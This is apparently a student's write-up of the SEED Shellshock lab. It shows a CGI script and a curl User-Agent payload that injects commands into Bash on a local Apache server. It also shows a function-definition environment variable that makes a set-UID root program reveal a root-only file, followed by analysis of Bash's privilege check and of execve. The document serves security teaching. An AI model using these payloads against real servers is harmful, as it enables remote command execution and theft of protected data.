

Task 1.

First I wrote a CGI program, the file is like this:

```
Terminal
[01/30/2017 12:15] seed@ubuntu:~/lab1$ cat /usr/lib/cgi-bin/myprog.cgi
#!/bin/bash

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
strings /proc/$$/environ
[01/30/2017 12:16] seed@ubuntu:~/lab1$
```

Then I use "curl" command to run the CGI program:

```
Terminal
[01/30/2017 01:51] seed@ubuntu:~$ curl http://localhost/cgi-bin/myprog.cgi

Hello World
HTTP_USER_AGENT=curl/7.22.0 (i686-pc-linux-gnu) libcurl/7.22.0 OpenSSL/1.0.1 zlib/1.2.3.4 libidn/1.23 librtmp/2.3
HTTP_HOST=localhost
HTTP_ACCEPT=/*/*
PATH=/usr/local/bin:/usr/bin:/bin
SERVER_SIGNATURE=<address>Apache/2.2.22 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.2.22 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=39902
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
[01/30/2017 01:52] seed@ubuntu:~$
```

We can see that the CGI program created a few environment variables by default. We can also create our own environment variables by using "-A" flag. By doing this, we can run root command without server's permission.

```
Terminal
[01/30/2017 01:58] seed@ubuntu:~$ curl -A "()" { echo hello;}; echo Content_type:
text/plain; echo; /bin/ls -l" http://localhost/cgi-bin/myprog.cgi
total 7976
-rwxr-xr-x 1 seed seed      99 Jan 25 13:38 myprog.cgi
lrwxrwxrwx 1 root root      29 Sep 15  2013 php -> /etc/alternatives/php-cgi-bin
-rwxr-xr-x 1 root root 8160168 Sep  4  2014 php5
[01/30/2017 01:58] seed@ubuntu:~$
```

From the graph we can see that, even we run something like copy a file from client side, the server side will also run something that is not supposed to. Such as list all the files in a directory.

Task 2A.

In this task, first, I make sure the shell is linked to bash.

```
Terminal
[02/02/2017 14:00] seed@ubuntu:~/lab1/setuid$ ls /bin/sh -al
lrwxrwxrwx 1 root root 9 Jan 30 12:03 /bin/sh -> /bin/bash
[02/02/2017 14:00] seed@ubuntu:~/lab1/setuid$
```

Then I make a C program that uses a system call, before it run system call, it sets the UID to the effective UID.


```
Terminal
#include <stdio.h>
void main() {
    setuid(geteuid());
    system("/bin/ls -l");
}

1,1 All
```

then I switch to root, compile the C code, change mode to 4755. That means the program's owner is root. Also, I create a secret file that only root has the right to read:


```
Terminal
[02/02/2017 14:08] seed@ubuntu:~/lab1/setuid$ ls -al
total 24
drwxrwxr-x 2 seed seed 4096 Feb  2 14:07 .
drwxrwxr-x 3 seed seed 4096 Feb  2 14:05 ..
-rwsr-xr-x 1 root root 7239 Feb  2 13:40 myprog
-rw-r--r-- 1 seed seed  78 Feb  2 13:40 myprog.c
-r----- 1 root root   39 Jan 31 13:18 secret.txt
[02/02/2017 14:08] seed@ubuntu:~/lab1/setuid$
[02/02/2017 14:08] seed@ubuntu:~/lab1/setuid$
[02/02/2017 14:08] seed@ubuntu:~/lab1/setuid$
```

If I want to cat the secret.txt with seed, it gives a warning that seed has no permission to read:

A terminal window titled "Terminal" with a dark header bar. The background of the terminal is light gray with a faint, colorful geometric pattern in the bottom right corner. The text in the terminal shows a user named 'seed' at 'ubuntu' in the directory '~/lab1/setuid' attempting to run 'cat secret.txt', which results in a 'Permission denied' error.


```
[02/02/2017 14:11] seed@ubuntu:~/lab1/setuid$ cat secret.txt
cat: secret.txt: Permission denied
[02/02/2017 14:11] seed@ubuntu:~/lab1/setuid$
```

Now I define a environment variable foo in parent shell:

A terminal window titled "Terminal" with a dark header bar. The background of the terminal is light gray with a faint, colorful geometric pattern in the bottom right corner. The text in the terminal shows the same user and directory as the previous window, but now they are running 'export foo='() { ;; }; cat secret.txt;', which successfully exports the variable before attempting to run 'cat secret.txt'.

```
[02/02/2017 14:13] seed@ubuntu:~/lab1/setuid$ export foo='() { ;; }; cat secret.
txt;'
[02/02/2017 14:13] seed@ubuntu:~/lab1/setuid$ █
```

Then I run the SET-UID program:

A terminal window titled "Terminal" with a dark header bar. The window shows a series of commands and their outputs. The first command is an export statement followed by a semicolon and a cat command. The second command is a script execution. The output of the script is a line of text. The third line shows the prompt after the script has finished. In the bottom right corner of the terminal window, there is a faint, colorful graphic of interlocking puzzle pieces in shades of orange, yellow, and pink.

```
[02/02/2017 14:13] seed@ubuntu:~/lab1/setuid$ export foo='() { ;; }; cat secret.txt;'
[02/02/2017 14:13] seed@ubuntu:~/lab1/setuid$ ./myprog
This is a secret that only root knows.
[02/02/2017 14:14] seed@ubuntu:~/lab1/setuid$ █
```

As we can see, it print out the content of the secret file even the user is not root.

Task 2B.

In this task, I comment out the line "setuid(geteuid())", I call it myporg2, I can not gain root privilege anymore:

```
Terminal
[02/02/2017 14:38] seed@ubuntu:~$ cd lab1/setuid
[02/02/2017 14:38] seed@ubuntu:~/lab1/setuid$ ls
myprog myprog2 myprog2.c myprog.c secret.txt
[02/02/2017 14:38] seed@ubuntu:~/lab1/setuid$ su root
Password:
[02/02/2017 14:38] root@ubuntu:/home/seed/lab1/setuid# ls
myprog myprog2 myprog2.c myprog.c secret.txt
[02/02/2017 14:38] root@ubuntu:/home/seed/lab1/setuid# vi myprog2.c
[02/02/2017 14:38] root@ubuntu:/home/seed/lab1/setuid# gcc myprog2.c -o myprog2
[02/02/2017 14:38] root@ubuntu:/home/seed/lab1/setuid# chmod 4755 myprog2
[02/02/2017 14:38] root@ubuntu:/home/seed/lab1/setuid# exit
exit
[02/02/2017 14:38] seed@ubuntu:~/lab1/setuid$ export foo='() { ;; }; cat secret.
txt;'
[02/02/2017 14:39] seed@ubuntu:~/lab1/setuid$ ./myprog2
total 28
-rwsr-xr-x 1 root root 7239 Feb  2 13:40 myprog
-rwsr-xr-x 1 root root 7163 Feb  2 14:38 myprog2
-rw-r--r-- 1 seed seed   80 Feb  2 14:38 myprog2.c
-rw-r--r-- 1 seed seed   78 Feb  2 13:40 myprog.c
-r----- 1 root root   39 Jan 31 13:18 secret.txt
[02/02/2017 14:39] seed@ubuntu:~/lab1/setuid$ ./myprog
This is a secret that only root knows.
[02/02/2017 14:40] seed@ubuntu:~/lab1/setuid$
```

The source code which leads to the difference is on Line 342. In order to pass the environment variable to pass, the code check if the user are running under root. If not, then the program has to make sure the environment variable functions is not exported to the child shell. The code check if the real user id is same with the effective user id. If they are same, that means the program is not running in privilege mode. Only in this way, we can use this to attack SET-UID program.

The reason Bash do this is to make sure no bad thing happen to child shell if the user is not root, such as override the command or other thing.

Task 2C.

Without modifying the source code, the result is like this:


```
Terminal
[02/03/2017 00:31] seed@ubuntu:~/lab1$ cd setuid/
[02/03/2017 00:31] seed@ubuntu:~/lab1/setuid$ ls
myprog myprog2 myprog2.c myprog3 myprog3.c myprog.c secret.txt
[02/03/2017 00:32] seed@ubuntu:~/lab1/setuid$ ./myprog3
total 40
-rwsr-xr-x 1 root root 7239 Feb  2 13:40 myprog
-rw-r--r-- 1 seed seed  78 Feb  2 13:40 myprog.c
-rwsr-xr-x 1 root root 7163 Feb  2 14:38 myprog2
-rw-r--r-- 1 seed seed  80 Feb  2 14:38 myprog2.c
-rwsr-xr-x 1 root root 7264 Feb  2 15:09 myprog3
-rw-rw-r-- 1 seed seed  230 Feb  2 15:07 myprog3.c
-r----- 1 root root  39 Jan 31 13:18 secret.txt
[02/03/2017 00:33] seed@ubuntu:~/lab1/setuid$ export foo='() { ;; }; cat secret.
txt;'
[02/03/2017 00:33] seed@ubuntu:~/lab1/setuid$ ./myprog3
total 40
-rwsr-xr-x 1 root root 7239 Feb  2 13:40 myprog
-rw-r--r-- 1 seed seed  78 Feb  2 13:40 myprog.c
-rwsr-xr-x 1 root root 7163 Feb  2 14:38 myprog2
-rw-r--r-- 1 seed seed  80 Feb  2 14:38 myprog2.c
-rwsr-xr-x 1 root root 7264 Feb  2 15:09 myprog3
-rw-rw-r-- 1 seed seed  230 Feb  2 15:07 myprog3.c
-r----- 1 root root  39 Jan 31 13:18 secret.txt
[02/03/2017 00:33] seed@ubuntu:~/lab1/setuid$
```

As we can see, the attack is not working any more. This is because `execve` does not create a child shell, so the environment variable is not passed when running the command.

Task 3.

1. If we use SSH to remote connect to a server, whose default shell is `bash` and it is not updated. We probably can log into the server with normal user, then steal the information that only accessible by the root.
2. The fundamental problem is that `Bash` allow user to pass code to another program and did not check if the code will do what it supposed to do. It allow user to inject bad code and run it under root privilege. We should not allow user to inject code to the original code as much as possible.